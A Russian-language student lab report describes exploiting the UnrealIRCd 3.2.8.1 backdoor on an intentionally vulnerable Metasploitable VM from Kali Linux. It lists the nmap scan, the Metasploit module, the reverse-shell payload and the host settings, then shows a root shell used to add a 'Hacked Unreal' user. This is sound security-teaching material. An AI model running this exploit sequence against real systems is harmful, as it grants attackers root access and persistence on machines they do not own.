

# ЛАБОРАТОРНАЯ РАБОТА №6.

Свидиров Кирилл, 11-902

04.05.2022

## Содержание

1	Общая информация	3
2	Постановка задачи	4
2.1	Суть задания . . . . .	4
2.2	Цель упражнения . . . . .	4
2.3	Используемые средства . . . . .	4
3	Исходное состояние	5
4	Выполнение задания	6
4.1	Развернуть виртуальные машины Kali Linux и Metasploitable, подготовленные в рамках выполнения лабораторных работ №1 и №2 . . . . .	6
4.2	Убедиться в корректной настройке сети между Metasploitable и Kali Linux . . . . .	6
4.3	Атака на Metasploitable . . . . .	6
4.3.1	Сканирование портов Metasploitable . . . . .	6
4.3.2	Активация эксплоита для использования уязвимости UnrealIRCD . . . . .	6
4.4	Оформление результатов работы . . . . .	7

## 1 Общая информация

- Работу выполнил Свидиров Кирилл Андреевич, 11-902 группа.
- Название лабораторной работы – “ЛАБОРАТОРНАЯ РАБОТА №6. ИСПОЛЬЗОВАНИЕ БЕКДОРА ПРОТОКОЛА UNREALIRCD 3.2.8.1.”.

## 2 Постановка задачи

### 2.1 Суть задания

С помощью уязвимости бекдора протокола UNREALIRCД получить доступ к консоли устройства с root-правами.

### 2.2 Цель упражнения

На практике попробовать воспользоваться эксплойтом unreal.

### 2.3 Используемые средства

- ✈ VMware Workstation 16 Player - для запуска виртуальной машины с уязвимым образом Linux – Metasploitable.
- ✈ Metasploitable – устаревший и уязвимый образ Linux. Используется, чтобы свободно изучать существующие уязвимости операционной системы.
- ✈ Kali Linux – образ Linux, с которого будут совершаться атаки на Metasploitable.
- ✈ msfconsole - консоль для использования различных эксплойтов.

### 3 Исходное состояние

Образ Metasploitable с изменёнными репозиториями. В процессе выполнения лабораторной работы значительных изменений не будет.

Образ Kali. В процессе выполнения лабораторной работы значительных изменений не будет.

## 4 Выполнение задания

### 4.1 Развернуть виртуальные машины Kali Linux и Metasploitable, подготовленные в рамках выполнения лабораторных работ №1 и №2

- ✓ Предварительно был установлен VMware Workstation 16 Player.
- ✓ Были успешно загружены машины, используемые в предыдущих работах.

### 4.2 Убедиться в корректной настройке сети между Metasploitable и Kali Linux

- ✓ С помощью команды [ifconfig] на обеих машинах был узнан полученный ip-address (Metasploitable - 192.168.33.128, Kali - 192.168.33.129)

### 4.3 Атака на Metasploitable


#### 4.3.1 Сканирование портов Metasploitable

- ✓ С помощью команды [nmap -p 1-65535 -T4 -A -v 192.168.33.128 2>1 | tee /var/tmp/scan.txt] были просканированы порты машины Metasploitable в диапазоне от 1 до 65535 и в файл scan.txt были записаны прослушиваемые порты.
- ✓ С помощью команды [egrep -i "unreal"/var/tmp/scan.txt] были найдены порты, которые используются пакетом unreal.

#### 4.3.2 Активация эксплойта для использования уязвимости UnrealIRCD

- ✓ С помощью команды [msfconsole] на Kali была запущена консоль Metasploit для дальнейшего использования эксплойта.
- ✓ С помощью команды [search unreal] был выведен список доступных эксплойтов из пакета unreal.
- ✓ С помощью команды [use exploit/unix/irc/unreal\_ircd\_3281\_backdoor] эксплойт был запущен.
- ✓ С помощью команды [show payloads] был просмотрен список доступных видов содержимого эксплойта.
- ✓ С помощью команды [set PAYLOAD cmd/unix/reverse] было выбрано содержимое.
- ✓ С помощью команды [show options] были просмотрены текущие настройки загрузчика эксплойта.
- ✓ С помощью команды [set RHOST 192.168.33.128] в качестве цели атаки была установлена машина Metasploitable (порт стоит по умолчанию).
- ✓ С помощью команды [set LHOST 192.168.33.129] в качестве устройства, которому предоставляется доступ, была выбрана машина Kali
- ✓ С помощью команды [exploit] на Kali была исполнен эксплойт, после чего появился доступ к консоли Metasploitable (с root правами).
- ✓ С помощью команд [hostname], [ifconfig], [eth0] и [whoami] я убедился, что получил доступ к Metasploitable

#### 4.4 Оформление результатов работы



The screenshot shows a terminal window titled "root@kali: ~". The terminal has a menu bar with "File", "Actions", "Edit", "View", and "Help". The terminal output is as follows:

```
whoami
root
useradd -m -d /home/owe -c "Hacked Unreal" -s /bin/bash owe
grep owe /etc/passwd
owe:x:1003:1003:Hacked Unreal:/home/owe:/bin/bash
date
Wed May 4 10:19:27 EDT 2022
echo "Svidirov Kirill Andreevich"
Svidirov Kirill Andreevich
```